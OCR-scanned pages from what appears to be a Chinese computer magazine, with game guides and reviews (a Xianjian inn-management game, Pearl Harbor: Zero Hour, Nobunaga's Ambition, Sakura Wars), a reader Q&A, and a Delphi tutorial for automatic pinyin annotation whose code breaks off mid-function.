游戏基本模仿《梦幻西餐厅》和《爱神餐馆》，但加入了旅馆，并且，客房是很重要的收入来源。游戏中的餐桌、客房的数量由客栈的级别决定，装饰也会随着客栈的升级而变得越来越豪华，甚至还能雇佣艺人表演。遗憾的是，玩家不能自由改变客栈的内部装饰，使游戏的灵活性有所降低。游戏中的工作人员也不能自己雇佣，而只有游戏规定的四个：李逍遥作为主角，担任的是杂务，既当掌柜，又当跑堂，还是收银员。手下的三个姑娘：赵灵儿、林月如、阿奴，则兼任厨师和清洁工，有人踢馆时还负责出战。

白天的时间，玩家要忙于应付各种客人的住店和打尖要求。到了晚上，就可以指导三个女孩进行锻炼养成，然后到客房与客人聊聊天，或者约一个女孩出去探险、约会。客栈一楼右边有四个房间，只有晚上可以进入，最左面住的是李逍遥，也就是你自己，可以到这里决定是结束一天的任务，还是进行停业休息。其他三个房间属于三个女孩，玩家也可以自由进入（流氓），每个房间都有一个衣柜，点击可看到女孩子的感情、能力、装备等详细信息。客栈一楼左边分别是厨房、练武厅和木工房，也只有晚上才能进入，每天工作结束后可以让女孩们进行清洁、练武等活动。



（一） 客 房

客房最初只有天、地两间，随着级别的提高而增加。在客房上点击鼠标右键会显示客人姓名、价格、住宿天数等信息。注意各客房的价格是不一样的，天、地两间最贵，应该尽量不要让它们空闲。总体来说，客房的经营没有太多技巧，它在游戏中的功能，也主要是供玩家晚上去和客人聊天，打探消息或者得到宝物。特别注意的一点：每月月初1-8日某一天的早晨一开门就会有一个背着绿色大包袱的小贩要求住店，一定要让他住下，当天晚上一定要到他的房间去。从他那里可以买到食材、菜谱、礼物甚至装备。

（二） 餐 厅

餐饮是每天的主要任务，客人来到客栈，会到柜台等候，由玩家分配餐桌，坐到餐桌旁厨房马上就会收到菜单，三个厨师大显神通，饭菜做好后，李逍遥负责自动送菜（速度飞快）。

1.经营

客人的耐心是有限的，无论是等餐桌还是等菜，时间长了都会引起不满（头顶出现云、电、炸弹），当不满达到极限（炸弹爆炸），客人就会拂袖而去，不但挣不到钱，客栈声望还会受到双倍的损失。尤其值得注意的是，当菜已经上了一部分时，如果剩下的菜间隔的时间太长，客人同样会生气，如果被气走，你就收不到一分钱，而前面的菜则白白地请了客，严重时，会导致客栈的利润成为负数。所以，不能让三个厨师按顺序一个菜一个菜地做，而应该尽量把各桌的菜单分散开。另外，连续做同一个菜速度会加快，只是往往很难有时间挑选。

客栈12点开门，16点打烊，但到15点以后就不会再有客人上门。要特别注意15-16点之间的厨房操作，尽量把菜全部做完，因为16点会马上关门、结账，菜没上完的餐桌不会给钱，白白地损失成本。如果实在做不完，可以专注于完成一个餐桌。

下面的饭菜定单栏中常会出现三种顶着小太阳的特别定单，代表的是：除蟑螂、灭火、搞卫生。由于厨师不会自动去接这种任务，所以这三种定单出现后，必须马上指定厨师完成。否则一旦超过限度，炸弹爆炸，餐厅内所有的客人，包括正在等待和正在用餐的，都会立即被赶走，客栈声望降为零，可以说是损失惨重。因此，即使把一两个客人气走，也要搞好后勤工作。

在安排就餐客人方面，不一定来了就请入座，厨房定单积压较多时，可以让客人稍等，即使客人等不及而走掉，也只是损失人数双倍的声望，不会有金钱上的损失。在可能的情况下，尽量留住人数较多的客人，他们点的饭菜会比较多，当然也就有得赚。

有时候会有客人来要求包场，办个寿宴、婚宴什么的。最好是答应他，否则声望会下降。其实包场的任务不算困难，不用招呼客人，只要在打烊前把要求的菜目做好就可以，利润也比一般的散客大得多。可惜的是，包场后连住店的客人也



不上门了。

在正在用餐的客人上点鼠标右键，会看到他们的意见，还有相当丰富的经营经验，几乎所有的游戏技巧都能从这里看到，有空时一定要多留意一下！

2.菜谱

在一天的工作开始前，玩家可以决定这一天的菜谱。开始都是些简单的家常菜，价格低，利润有限。多和住店的客人聊天可以得到新的菜谱，还可以从小贩手中买，或者在探险时发现。有些饭菜需要特别的材料，称为“食材”，需要食材的饭菜利润可观，应尽量列上。探险是食材的主要来源，也可以从小贩那里买。当食材少到一定程度时，就不要把相应饭菜列入菜谱，否则如果食材用完，饭菜就不能再做，但客人的订单还会源源不断地送到厨房，我们只能眼看着客人被气走。饭菜品种比较多以后，应该适当地进行选择。首先要保证饭、菜、汤的均衡，然后尽量选取价格较高的品种，即使凑不足20种，也不要把极便宜的饭列上。


3.培养

三位美女厨师各有自己的专长，赵灵儿喜欢做饭（主食），林月如喜欢做菜，阿奴喜欢做汤。她们会自动接受擅长的饭菜来做，其他的则置之不理。所以应该经常留意，必要时手工调剂。厨师对饭、菜、汤的熟练程度的高低，决定着饭菜的质量，当然也关系到客栈的收益，因此要让她们平均地进行锻炼，也就是尽量不让她们做自己的专长，而由玩家手工指定，打乱正常次序。开始可能会很累，客人也不容易满意，但当三个人的各项熟练度都达到100时，你就可以高枕无忧了——随便哪个都能独挡一面！



晚上的各种活动也会提高姑娘们的能力，练武增加经验值，修缮增加最大体力，清洁则二者兼顾。到比较远的地方探险，也会获得经验。姑娘们锻炼时，你可以去看望一下，聊聊天，还可以送礼物，提升好感度。体力降到一定程度后，无论干什么，姑娘们都会不高兴，要及时让她们休息。

日常的工作会消耗姑娘们的体力。当体力低到极限，会自动进入休息状态，什么都不干了。这时体力会慢慢恢复，当体力恢复到一半时，会重新投入工作。而且，如果体力太低，与人单挑时也很不利，所以关心姑娘们的身体状况是保持正常工作的前提，可不仅仅是怜香惜玉。给姑娘们吃食材会恢复一定的体力（不怕吃胖？），当然食材越贵效果越好。



（三）探险和约会

每次出门只能约一位姑娘（避免内战）。到较远的地方需要花费时间和金钱。探险过程中，姑娘的体力会迅速下降，所以出门前要考虑到姑娘的状态，不过随时可以让她们吃点食材补充体力。探险时可以发现食材、装备。到一个新地方去，首先要有它的地图。游戏开始时只有十里坡的地图，其他的地图可以在探险过程中找到。地图得到的次序为：十里坡－蛤蟆谷－乱葬岗－神木林－将军冢－流沙荒漠－冰山岛－火麒麟洞－鬼阴山，在上一个区域可以找到下一个区域的地图。探险的过程基本类似角色扮演类游戏，也有“地雷”可踩，不过不是战斗，而是各种陷阱：中毒、缩小、恢复等等。有些时候这些陷阱是很有用的，比如许多地方有小洞，必须踩到缩小的陷阱后才能进去。有许多场景是大同小异的，不留心看会以为是走了回头路，幸好屏幕的左下角有编号，用心记忆就不会迷路了。

土灵珠是最初的探险装备，可以用来随时结束探险。其他的装备有风灵珠、水灵珠、火灵珠、雷灵珠、圣灵珠、毒灵珠，有灭火、解毒等功能。得到地点分别为：

风灵珠－乱葬岗

水灵珠－流沙荒漠

火灵珠－十里坡（要从冰山岛传送到十里坡）

雷灵珠－火麒麟洞

圣灵珠－蛤蟆谷地下（要从鬼阴山传送，可以发现隐藏的陷阱和传送点）

毒灵珠－将军冢

约会的地点有三个，带姑娘去逛逛是增加好感度的好办法，但是要追女孩还是干事业，就要好好衡量一下了。需要注意的是，姑娘心情不好（体力较低）时，约会时可能懒得理你，反而适得其反。心情好的话会有一些简短的对话，回答得当才能达到约会的效果。

（四）单挑

时常会有些莫名其妙的人以莫名其妙的理由来踢馆。首选体力高、装备好的姑娘迎战。单挑的方式有点怪：中间是三条竖格，分别代表锅、灶、铲，边上是一个血槽，用来盛食材，最下面横着还有一个血槽，代表人物的体力。战斗开始后，会有食材和锅、灶、铲随机冒出，到达相对应的区域时，图标会闪烁，这时如果点击这个区域，图标就会落下，积存起来。如果点击了错误的区域，所有已经冒出的图标都会消失。食材中有的是隐藏的炸弹，只有进入闪烁状态时才能分辨，一定要注意，否则辛辛苦苦积攒起来的食材一下被炸去大半，到那时连哭都哭不出来了。四个以上的锅、灶、铲相互组合可产生不同的特技，点击鼠标右键可发出特技，效果有攻击对方、恢复体力、让对手失去行动能力等等，不同的人物会有不同的特技。一旦对方体力降到零，或者自己食材的血槽全满便可获胜。

由于交战双方的图标数量、次序是完全一样的，所以胜负可能只在一线间，需要眼疾手快。幸亏游戏提供了“街机模式”，不熟练的朋友可以先到那里练习一番。顺利击败踢馆者可以得到装备、菜谱等宝物。失败了也没有大的损失——声望归零，但两天内就又挣回来了，而姑娘的体力并不会有变化。CF





□北京　孤夜醉鹰

电影与游戏，给你带来双重的感受
——《珍珠港——拂晓出击》

影片《珍珠港》在国内火爆上映后，相信玩家们都想亲自体验一下那场惊心动魄的战斗吧。《珍珠港 - 拂晓出击》是以1941年珍珠港事件到1945年的二战太平洋战场为背景的一款飞行模拟游戏，玩家可操纵各种美式战机进行空中拦截、护航、地面轰炸等任务。再现珍珠港的“ 辉煌 ”，就由你开始吧。

在《珍珠港 - 拂晓出击》里包括了太平洋战争中各个时期的空中遭遇战，以模拟驾驶的方式再现了1941年至1945年间美日空战的全程惊险战役。绝对惊险，你可以在游戏中完全证实。历史上著名的战役地点也会完整地呈现在眼前，如珍珠港、珊瑚海、冲绳岛、所罗门群岛、中途岛、关岛等。而除了战场的呈现外，战机更经过了详细的考证。游戏中可见的包括道格拉斯A - 20G「Havoc」、波音B - 17「空中堡垒」、波音B - 29「超级空中堡垒」、洛克希德P - 38「闪电式」、三菱A6M「零式战斗机」等。相信足可以让二次世界大战迷、战机迷的玩家大呼过瘾，爱不释手。想一想，如果由你驾驶这些战机，驰骋在一望无际的天空上，再把敌人的战机击落于那茫茫大海之中，这时你的心情会如何呢？三个字，“ 太爽了 ”。





游戏中的任务是非常丰富的，虽然游戏并没有明显的剧情，但是主线却非常明确，是以日军偷袭珍珠港这段历史事件为主线，玩家可以驾驶P - 38闪电式战机在珍珠港上空拦截日军的进攻，也可驾驶B - 17进行东京本土的轰炸行动等。任务是游戏的主轴，通常包含两个部分：到达任务地点途中与日军的空中遭遇战和任务本身，当两部分都完成之后，你才算真正地完成了任务。相信不会难倒你！

在游戏中你还可以体验多种角色的感受，不过不要误解，你仍是扮演美军的角色。但是与其他游戏不同的是，你不仅可以用坐舱视角进行游戏，如果你驾驶的是大型战机，还可以切换到机枪手的视角来进行对空的扫射；如果你驾驶的是轰炸机呢？则可切换到投弹手的位置进行对地投弹的操作。扮演不同的角色，会给你带来不一样的超真感受哦！

游戏中你是一位投入太平洋战役的美国军人，你是不是也想通过自己的表现、战绩，得到一些官位上的提升呢？游戏中你是以少尉的等级开始参加珍珠港之战的，目标是执行所有即将面临的任务。而每完成一项任务后，电脑便会依照玩家摧毁目标的数量、基地防卫的成果以及任务的复杂度加以评分，当分数累积到一定数目之后便会提升等级，成为将军该是你的最终目标吧？另外在从上尉到将军的晋升中，你一定还可以体会到作为一名军人所要承担的真正使命是多么的重大。

如果你是一位出色的军人，有过辉煌的战绩，还会获得不同的勋章哦。如果你防卫出色，可以获得美军防卫勋章；如果你领导有方，则会获得杰出领导勋章。其他的还有卓越飞行十字勋章、美军卓越功绩勋章、海军与陆战队褒扬勋章等等。如此多的勋章等你拿，千万不要放过啊。而且如果你的水平不错，有可能还会在高手榜上留名，登在官方网站上呢。



游戏中运用了最新的3D游戏引擎，使得画面呈现出更接近真实场景的感觉。在战斗中，你可以看到敌我双方的战机制作得都非常的逼真，航空母舰也是相当的精细，环境及地形亦是栩栩如生。所以嘛，打斗时的临场感觉就很好了。再加上简单的操控，简直是让你在“ 真实 ”的场景中“ 为所欲为 ”。

总的来说，本游戏的制作水平非常好。这款游戏的制作理念是有别于传统的飞行模拟游戏的，即简单的操控，更多的致力于空中格斗时快感的渲染。另外在1999年Microsoft所发售的一款同类型游戏《血色苍穹》(英文名为《CRIMSON SKIES》)，获得了年度最佳飞行模拟游戏的称号，而《珍珠港 - 拂晓出击》这款游戏无论是从画面的渲染、剧情的连接上，还是操控的灵活简便、音乐音效的水准上，均要超过《血色苍穹》很多，所以《珍珠港 - 拂晓出击》应该是一款相当不错的游戏。

既然你已看过了影片《珍珠港》，就千万不要错过这款二战经典游戏，因为你会从中获得更多的乐趣。如果你还没有看过影片，那就更不能错过，因为在这里你体验的将是电影与游戏的双重感受！ CF



E-mail: games@cfan.cn.net

□游侠创作室　浪子韩柏



——加强版之介绍

不久前，光荣发布了《信长之野望9 岚世纪》日文加强版，一改以前玩家对加强版的不屑。其加强版所增加的新要素和良好的改进，可以说使《岚世纪》更上了一个台阶。

1.新剧本追加



本作中追加了“1546年1月　信长元服”、“1560年5月　桶狭间合战”、“1573年4月　信玄之死”、“1585年6月　四国征伐”、“1599年　关原前夜”，加上另外两个在挑战模式中获胜所得到的隐藏剧本（据说可以让玩家如同回到神话世界，能有机会见到那些在神话中有名的人物）。这样的设置可以说是非常周到而全方位地照顾到了玩家的需要，特别是信长元服、桶狭间合战、关原之战这三个剧本是很多玩家都希望看到的。

2.特殊的“任务挑战模式”

任务选择模式中准备了从“群雄之章”到“梦幻之章”的5章共35个任务，每通过一个任务便能够获得各种奖励（包括新家宝或新武将等）。系统会根据玩家作战的表现而颁出“金奖”、“银奖”和“铜奖”。例如：“群雄之章”中“四国的霸者”的铜赏就是——北条早云、太田道灌、大祝鹤三个武将。而且在该模式中，玩家在各个任务中将使用不同的大名来进行游戏，所以这个才是对玩家的真正考验。那些只会玩固定大名的玩家要接受这个挑战可得多练习一下哟！

3.历史事件创造

这个功能使玩家能够进行历史事件自由创造，游戏中发生的某些事件可以记录下来并与真实的历史进行交换。你可以自定很多剧情事件的发生，包括如巨大城郭完成、宴会、食事等。

4.新武将登录

加强版中追加了关原合战以及大坂之阵中活跃的战国末期武将130名。姬武将也可以作成，并增加了自动生成虚构武将功能，操作方便，使玩家能在1分钟内登录10名以上的虚构武将，连名字都加得符合日本人命名的规则，且会自动加上非常有意思的列传，自动生成的武将也不乏有良将、猛将等。追加的日本历史传说武将也很多，如：日本第一狂人-平将门（是一个想取代天皇的人，在日本可以说是骇世惊俗的哟！当然出生年代是虚构的，其并不是信长同时代的武将），又如：大祝鹤，女，年龄12岁，统率力74，有“军神”、“激励”、“收拾”等特技。不错吧！当然，原作中没有出现的历史人物——前田庆次、天草四郎、蒲生乡舍等也会在本作中得到补充。

5.宝物登录机能

本作拥有的宝物登录功能非常完善和简单，选择你所需要登录宝物的种类、产地（日本、明朝、南蛮）、等级、图示等，然后输入名字就可以了，传说中的“村正”、“村雨”、“天业云”不就有了吗？有宝物收集癖好的玩家一定非常高兴。

6.其他重要修改和更新

(1)在游戏难易度中增加了“超级”，增加了强化后的AI、各种指令的效果、成功率也大大降低，对于挑战极限的战略游戏高手来说真是最好的选择。

(2)强大的编辑功能：可以在游戏开始后直接编辑武将、大名、城、诸势力、家宝和姬6大项目，连大名的家纹都可以编辑修改，不错吧！所能自由编辑的内容是我们见过的PK版系列中最强大的。

(3)在“人事”——“赏罚”中增加了“自动”选择，按下这个以后，以后只要武将功勋到了升俸禄的时候，系统会自动为你加上去，不需要手动进行了，当然，这是在你的石高足够的情况下。

(4)可直接与朝廷交涉：前作中玩家一直为不能直接和朝廷交涉而犯难，本作中，当你的领地内有“公家”来访的时候，你就可以向其进贡了，这下大家不用再为官位发愁了吧？


(5)战斗中也有修改，可以攻打敌人的城墙了，不需要一味地猛攻城门。你可以看见城墙被打跨后，大军涌入城内的场面。



(6)自家其他领地受到攻击的时候，相邻的领地终于可以去救援了，再也不怕敌人的偷袭。

(7)在战争中按“U“键，可以改变游戏速度，从1（快）到10（慢）。不过建议不要太快，否则连你的指挥都不方便了。

喜欢战略游戏的玩家们可一定不要错过哟！



《樱花大战》简易上手指南

□北京　小江

太正年间，经历五十多年的文明开华，西洋文化与日本传统文化相互融合无间，使得首都东京被建设成为一座高度文明的都市。地上奔驰着蒸汽汽车，空中飞翔着飞机，地下则穿梭着地下铁路。然而，在这座半幻想都市的背后，也时常出没着神秘的怪物以及邪恶的诅咒。

这是一支独立于陆海军统属之外的秘密组织，全称为帝国华击团，简称“帝击”。它承担一般军队无法胜任的特殊任务和救助任务。而且承担对付怪物，保卫帝国都城的使命。这些女孩子平时作为帝国歌剧团的明星活跃在舞台上，在紧急事态之下却会穿上光武，化身成为在妖魔爪下守护和平的战士。



樱花大战这款游戏其实还可以具体细分为文字冒险与战斗两部分。

文字冒险部分是由帝国华击团团长大神一郎的各种经历来发展的故事情节。在看似平淡的冒险中，引入一些只有在特定情况下有限时间内选择动作的LIPS，并且因所选择的不同结果在其后来的展开中有着不同的变化。当然，所谓的信赖度和恋爱度的指数也会随之而变化，小组成员也会对大神(玩家)产生态度上的变化。

在开场画面出现后，战斗部分画面前，会有项目画面出现，这时就可以选择保存游戏或者继续游戏，也可以看到小组成员们对大神的信赖度。

在不进行战斗的时候，玩家们就在帝剧里如同玩RPG一样走来走去，和众多女孩对话发生各种情节，有时候女孩会让你回答问题，如果听见叮咚悦耳的声音就表示答对了，很符合女孩的心意，好感度提高。游戏分成很多章节，每个章节的女主角都是不同的，你可以深入她们的世界了解她们。

然后就进入战斗部分。这一部分其实就好像是在玩战棋，基本上要在按照顺序活动的范围内，由作战单位采用移动、攻击、防御等行动来进行与敌人的战斗，而最终是要将此次作战敌人的头目消灭掉。需要一提的是，敌人并不是那么容易被杀死的，往往他们会在最后机器爆炸前巧妙地逃脱。战斗时最应注意大神的安全，此人一挂游戏则结束。



战斗中还需注意三点。首先不要忘记机体的行动顺序，这是敌我在战斗顺序中重要的战斗要素，如果在敌人行动之前便将其击溃，那么我方可以免受不必要的伤害。对于攻击行动已完成的敌人，也就是使用过一次必杀技，在其重新恢复之前狠狠打击也是很重要的。不过无论如何都要逐个击破，这是基本战术。

接下来要有效使用防御和蓄气功能。通常在战斗中，防御与蓄气等有关的操作指令是非常重要的战术要素，效果很好。但是要根据每个队员在战斗中的不同位置和情况，找适当的时机做出更有效的判断和行动，却不是那么容易。可以说，要根据不同的情况加以分别使用，毕竟生存下去是最基本的条件。注意，如果命令队员撤退的话，那么就得不到那个女孩的信任了。


最后就是要把握队员的移动和攻击范围。“帝击”所使用的光武，其各种装备都是根据不同的队员而设定的，搞清楚每个队员的移动和攻击范围，这样根据所掌握的情报整理队行也是胜利的关键，至少能避免一些无用的行动。

冒险部分也许较乏味，但难度却要大于战斗部分。女主角们都太没有幽默感且小气，也许因为玩家的某个行动或者说话不慎而导致严重的后果。这方面尤其需要注意爱丽丝，如果她要你和她在街上像情侣一样走，那么你绝对不要把她背在背上。这些女孩子当中，玛丽亚对于感情是最为含蓄的一个，平时在生活中对大神的态度也较其他女孩子们要严厉冷漠些，追她可不是那么容易的。樱的设定是和大神最为相配的，所谓天生的一对就是这个样子的吧，不过两个没有个性的人在一起会怎么样，实在有些想象不出来。因为几个女孩子对大神都很主动，所以选择上会有些困难。



关于这款游戏的音乐，老实说，主题歌实在不是很理想，游戏中的背景音乐听起来也有些怪怪的。不过代表每个女主角的歌曲却非常的耐人寻味，纯洁的樱，哀怨的玛丽亚，爱丽丝天真的伤感等等，在歌曲中都得到了充分的

游戏问答



□广东 游虾

1.飘摇来E-mail问:在玩《亚特兰蒂斯2》时,每一个国家我都有打不过去的地方,如:到爱尔兰时有一个地方是到达一个小岛后,和一位在树上的诗人交谈,可每当我点击他的时候,游戏就会自动结束弹回到桌面,并没有提示换盘,还有当打到中国时,有一个地方是老道士指引你如何走出屋子,可我就是找不到应该站在哪个位置?

答: 在爱尔兰你遇到的问题我玩游戏时并没有遇上,你用的是正版吗?如果是,这或者是游戏中的一个BUG,也可能是由于系统不够稳定,你可以向游戏公司咨询并要求提供补丁。你在中国遇到的问题其实就是龙室之谜,现告诉你具体方法: 点击门外的黑影,和每个人说话。老人说一句话,你就照他的话向前、后、左、右走一格。听完老人所有的话,倒推出出发的位置应在屋子的左下角(老人的对角)。站在那里面对龙位的墙壁,“乌龟离开水面,向山岭前进”, 往前一格。然后类推,最后“走捷径”,往前走两格,龙门打开。关于这款游戏的其他问题可以参看:http://game.sina.com.cn/handbook/0108/08077760.shtml。

2.有读者来信问,《星际争霸》可以调分辨率或转为窗口模式吗?因为我的显示器是二手的,无法支持默认模式!谢谢!!

答: 《星际争霸》的分辨率是不能进行调整的,也不能转为窗口模式。

3.有读者来信说,我是一个非常怀旧的菜鸟级玩家,我想请问您kof 97中“大门”有哪些招式?它们怎么发?还想请问“大门”连技如何发?

答: 这位朋友果然是很怀旧的,不知道你所指的大门是否为大门五郎,如果是的话,可以按以下招式发招: 地雷震: →↓↘+A or C; 超受身:↓↙←+B or D; 云投:←↙↓↘→+A or C;切柱返:←↙↓↘→+ B; 天地返:近敌 →↘↓↙←+A or C; 超大外刈:近敌→↓↘+B or D; 根拔:↓↘→+ B or D; 里投:→↘↓↙←+ B or D。更多的招式,这位朋友可以参看专题网站:http://kof.xilu.com/commond/kof97.htm。

4.有读者来E-mail问: 我在玩《新仙剑奇侠传》的时候,玩到赵灵儿去祭坛求雨,可她站在上面怎么没反应,是修行不够,还是缺什么法宝?我四周都走遍了,还是没办法,请指点迷津!

答:你既然已经玩到这个地方,手上必然有6粒灵珠,首先将圣灵珠放到坛边的石碑上,然后再看看石碑上的文字,其实是有提示的,你应该有头绪的了,你一定注意到坛的四周立即出现几个台座。而台座是可以放灵珠的,至于放哪一颗灵珠,石碑上的诗文中已经有提示,你只要把水、土、风、雷、火灵珠按照顺序放好,五灵珠显灵,赵灵儿念起了祈雨咒文,随即大雨降临,剧情顺利往下发展。

5.有朋友来E-mail问:(1)现在的网络游戏(如《三国世纪online》和《半条命》等)可以单机模式进行游戏吗?(2)“大手-小旋风”和清华同方新推出的游戏手柄相比哪个更好?

答: 先答第1个问题,据我所知,现在的网络游戏通常都不可以进行单机游戏的,当然也有少部分是可以的,具体来说,《三国世纪online》是不可以进行单机游戏的,而《半条命》,我想你指的是CS吧,答案是可以的,只要下载一个机器人程序就可以了。第2个问题,我觉得清华同方推出的要好一些,不过还要看玩什么游戏,并且还要看个人的感觉。

6.阿岘xu1985来E-mail提到,在玩《生化危机3》时遇到一点问题,后在新浪网上下载了很多修改器,可以使吉儿无敌,但玩到吉儿受伤,卡罗斯为主角时,修改器却不能让他无敌,现请教哪一款修改器能在这个剧情使卡罗斯无敌。

答: 我本身并不赞成玩家过多地使用修改器,而且使角色无敌,感觉上会失去游戏真正的乐趣。所以建议这位玩家试试只修改成最强的道具和装备就可以了,考验一下自己嘛。你也可以到新浪查找“生化危机3”,会看到相应的修改器及补丁,因为最近又增加了。

7.福建阳阳来E-mail问:在打《新倚天屠龙记》时,胡青牛要张无忌配制的‘牛黄血竭丹’的‘血竭’哪里找啊?谢了!

答:在游戏中,将断肠草和血竭合成可得断血散,如果你身上没血竭,请去胡青牛房子里再仔细搜索一遍,就会发现有了。CF

表现。惟独红兰那首,感觉和主角很相似,但怪怪的。

高清晰度的华丽画面以及多线剧情,虽算不上前所未有,不过这样的恋爱+战术模拟玩起来感觉确实爽过单纯的恋爱和战争游戏。玩这款游戏,就好像在看一部动画,自己来写一部小说,故事的发展结局完完全全地掌握在自己的手中。同样需要努力,也同样会有烦恼,来自世界各地,组成一个和谐温暖的大家庭,一同为别人的回忆而伤感,一同为战斗的胜利而雀跃。是否感觉到,这是一个完美的世界?CF

□南京 风吹雨

编程实现自动标注汉语拼音



在使用电脑编辑文档的时候，输入汉语拼音再加上它的声调，是一件令人头痛的事情，特别对于那些经常接触拼音的教师、家长和孩子。虽然Office XP中已经加入了自动标注汉语拼音的功能，不过，Office XP要####.00元哦。对于没有用上Office XP的人来说，难道就没有办法享受到这种便利吗？好在我们学习了编程，就自己动手吧！

这篇文章不仅仅是说明如何实现自动标注汉语拼音编程的，我的主要目的是演示解决问题的一般步骤。

就本问题来说，你是不是有种不知如何下手的感觉？想一想我们在编写汉字GB－BIG5相互转化时的做法：把每一个汉字的GB码、BIG5码都列出来，并一一对应。我们可以仿照这种方法，把每一个汉字（至少6763个！！！）对应的拼音都列出来，然后就可以查询了。

不过，我相信你和我一样是懒惰的，懒惰的人通常会花费几倍的时间去找个可以懒惰的办法来。最懒惰的办法是……捡个现成的！先到网上问问看，就选大富翁论坛吧。这里不是大富翁游戏爱好者交流经验的论坛，而是专门讨论Delphi编程的地方，人气也好。登录http://www.delphibbs.com，免费注个册，问问看有没有谁知道如何编，或者能提供个组件什么的。记住要选邮件通知，如果有人回答问题，论坛会自动发邮件通知你，然后你就等着吧。

闲着也是闲着，在等待的时候我们也该做点什么。首先，应该想到MSDN，它可是程序员必备的编程参考书（软件）。在MSDN中输入spell或phoneticize查一下，看看有没有我们想要的信息。你就沿着这条思路试试吧。

还可以想一想，我们以前使用电脑接触到有拼音的地方。输入法！对了，就是拼音输入法！输入拼音我们可以得到汉字。我们能不能通过一种逆运算，输入汉字得到这个汉字的拼音？回答当然是肯定的，这也是本文推荐的方法。

这种方法实际上就是得到汉字的字根。我们仍然可以上论坛去询问，到MSDN中查找，不过问题要改为‘如何得到汉字的字根”。不用说，你已经可以解决本问题了。实际上，此编程主要用到三个函数：

GetKeyboardLayoutList：得到当台计算机中存在的输入法列表；

ImmEscape：得到输入法的名称；

ImmGetConversionList：看看这个输入法是否支持Reverse Conversion功能，如果支持则继续使用此函数，可取得组字字根信息。

现在简单了，打开Delphi 6，添加两个TEdit控件、三个TBitBtn控件、一个TOpenDialog控件以及若干Label控件以示说明，窗体设计如图1所示。接着输入下面的源代码，编译通过就可以使用了。主要的地方我已经加了注释。在编译之前，请确定你安装了微软拼音输入法。




图 1

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics,
Controls, Forms, Dialogs,
  StdCtrls, ExtCtrls, Buttons, IMM;

type
  TForm1 = class(TForm)
    OpenDialog1: TOpenDialog;
    BitBtn2: TBitBtn;
    BitBtn3: TBitBtn;
    Edit2: TEdit;
    Edit1: TEdit;
    Label5: TLabel;
    Label1: TLabel;
    BitBtn1: TBitBtn;
    procedure BitBtn1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure BitBtn3Click(Sender: TObject);
    procedure BitBtn2Click(Sender: TObject);
  public
    iHandleCount: integer;
    pList        : array[1..20] of HKL;
    szImeName    : array[0..254] of char;
    II           : integer;
  end;

const
  pych: array[1..6,1..5] of string[2]=
  (('ā', 'á','ǎ','à','a'),('ō', 'ó','ǒ','ò
','o'),
   ('ē', 'é','ě','è','e'),('ī', 'í','ǐ','ì
','i'),
   ('ū', 'ú','ǔ','ù','u'),('ǖ', 'ǘ','ǚ','ǜ
','ü'));

var
  Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.FormCreate(Sender: TObject);
var
  i: integer;
begin
  II := 0;
  //retrieves the keyboard layout handles
corresponding to the current set of input locales
in the system.
  iHandleCount := GetKeyboardLayoutList(20,
pList);
  for i := 1 to iHandleCount do
  begin
      if ImmEscape(pList[i], 0,
IME_ESC_IME_NAME, @szImeName) > 0 then
      if szImeName='微软拼音输入法' then
      begin
```

E-mail: program@cfan.com.cn

```
        ii := i;
        exit;
      end;
  end;
  ShowMessage('请你安装"微软拼音输入法"!');
end;

// 选择需要标注拼音的文件：
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
  OpenDialog1.Title := '选择需要转换的文件';
  if OpenDialog1.Execute then
    Edit1.Text := OpenDialog1.FileName;
  Edit2.Text := ChangeFileExt(OpenDialog1.FileName, '.py');
end;


// 拼音文件保存到
procedure TForm1.BitBtn3Click(Sender: TObject);
begin
  OpenDialog1.Title := '转换到:';
  if OpenDialog1.Execute then
    Edit2.Text := OpenDialog1.FileName;
end;

procedure TForm1.BitBtn2Click(Sender: TObject);
var
  f1 ,f2    :textfile;
  ch1,ch2,ch11  :Char;
  ch2Str     :string;
  j ,alr  , tmp  :integer;
  py    : array[1..6] of integer;
  function QueryCompStr(hKB: HKL; const sChinese: AnsiString): string;
  var
    dwGCL: DWORD;
    szBuffer: array[0..254] of char;
    iMaxKey, iStart, i: integer;
  begin
    Result := '';
    iMaxKey := ImmEscape(hKB, 0, IME_ESC_MAX_KEY, nil);
    if iMaxKey <= 0 then exit;

      // 看看这个输入法是否支持Reverse Conversion功能,同时，侦测需要多大的空间容纳取得的信息
    dwGCL := ImmGetConversionList(hKB, 0, pchar(sChinese), nil, 0, GCL_REVERSECONVERSION);
    if dwGCL <= 0 then Exit; // 该输入法不支持Reverse Conversion 功能

    // 取得组字字根信息，dwGCL的值必须用上次呼叫ImmGetConversionList得到的返回值作为参数
    dwGCL := ImmGetConversionList(hKB,0, pchar(sChinese),@szBuffer, dwGCL, GCL_REVERSECONVERSION);

    if dwGCL > 0 then
    begin
